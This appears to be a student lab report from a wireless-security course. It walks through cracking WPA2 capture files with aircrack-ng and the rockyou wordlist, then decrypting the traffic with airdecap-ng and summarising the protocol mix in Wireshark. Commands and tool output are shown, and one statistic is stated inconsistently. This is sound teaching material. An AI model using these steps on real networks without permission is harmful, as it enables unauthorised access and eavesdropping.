

Transient Key : B8 1C 67 D0 7A 34 96 C6 C0 51 A7 78 C8 F4 77 C2
                EE AE E5 48 5D 7F 5E F5 AA 69 76 D8 85 83 31 FA
                2A 65 A4 C0 A0 D1 4A 96 BC C5 96 65 7A FC A2 44
                94 14 51 EC 9C 42 51 E1 EA BF AE 5F B8 64 11 0D

EAPOL HMAC   : 49 94 2C 92 12 04 BA 66 ED D8 40 0F 10 A5 19 47

root@CS2APenTest:~/CYSE301/Module V-Wireless Security# airdecap-ng -p password lab4wpa2.cap
You must also specify the ESSID (-e).
"airdecap-ng --help" for help.
root@CS2APenTest:~/CYSE301/Module V-Wireless Security# airdecap-ng -p password lab4wpa2.cap -e CCNI
Total number of stations seen      13
Total number of packets read      10874
Total number of WEP data packets   19
Total number of WPA data packets  2284
Number of plaintext data packets   7
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets   2228
Number of bad TKIP (WPA) packets  0

```





PROCEDURE:

- First, I opened the lab4wpa2.cap and see the encrypted traffic under 802.11
- I used aircrack-ng lab4wpa2.cap
- I selected "4" as an option due to WPA encryption
- I copied rockyou.txt.gz to working directory
- I unzipped rockyou.txt.gz

- I used the file to run a dictionary attack and found the password which is “password”
- I used aircdecap to create lab4wpa2-dec.cap and opened it on wireshark
- By analyzing the file, it appears that majority of the packets are TCP packets which is about 98% and IPV4 packets at 99.7%.

2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored

from this encrypted traffic file. -10 points

Last digit of your MD5 Filename

0~3 WPA2-P1-01.cap


4~5 WPA2-P2-01.cap


6~8 WPA2-P3-01.cap

9~B WPA2-P4-01.cap

C~F WPA2-P5-01.cap

Figure 1 Command to get the MD5 hash.





PROCEDURE:

- MD5 for jdyco001 is d7c49808446d3257c2ecbd70beb7271e so I used WPA2-P5-01.cap
- I used aircrack-ng to open the file
- There was only 1 option so I selected it
- I copied rockyou.txt.gz to desktop where I moved the .cap file
- I used aircrack to find the WPA key.
- I used the airdecap to create the decap file and review the traffic
- In my analysis, I noticed that IPV4 has majority of the protocols with 99.4%, UDP at 55.5%, TCP at 41.9% and TCP at 43.8% of all data packets.